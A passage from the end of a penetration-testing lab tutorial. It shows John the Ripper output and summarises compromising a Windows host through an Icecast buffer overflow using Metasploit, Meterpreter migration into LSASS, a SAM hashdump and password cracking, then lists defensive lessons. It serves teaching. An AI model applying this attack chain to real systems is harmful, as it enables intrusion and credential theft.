1g 0:00:00:00 DONE 2/3 (2016-02-09 23:43) 6.250g/s 5750p/s 5750c/s 5750C/s 123456..qwer
ty
```

For the sake of brevity, the password for the administrator account was kept very simple and easy to hack. A more complex password would have taken much longer to decipher. Let's review:

Summary:

1. In our initial scan, we found that the remote victim was running a version of Icecast with a known buffer overflow vulnerability.

2. Using Metasploit, we used the Icecast exploit designed to take advantage of this vulnerability.

3. This allowed use to launch a Meterpreter payload and gain access to the remote victim.

4. From this restricted access, we were able to identify the LSASS.exe process ID and migrate Meterpreter inside this service. This gave use access that exceeded even the administrator account.

5. This gave us access to the SAM database where all user accounts and password are stored.

6. We used the **hashdump** command from within Meterpreter to see the contents of the SAM database file.

6. We copied the contents of the SAM database to a text file in Kali. We saved the file to the root folder as **userhash.txt**

7. We told John the Ripper where to find the saved password file and we cracked the MD4 hash used to protect the administrator password.

This same method could be used to capture the SAM database on any Windows server or client.

The lessons learned here:

1. Keep your system and your applications updated.

2. Keep the firewall enabled.

3. Use complex passwords

End of the lab!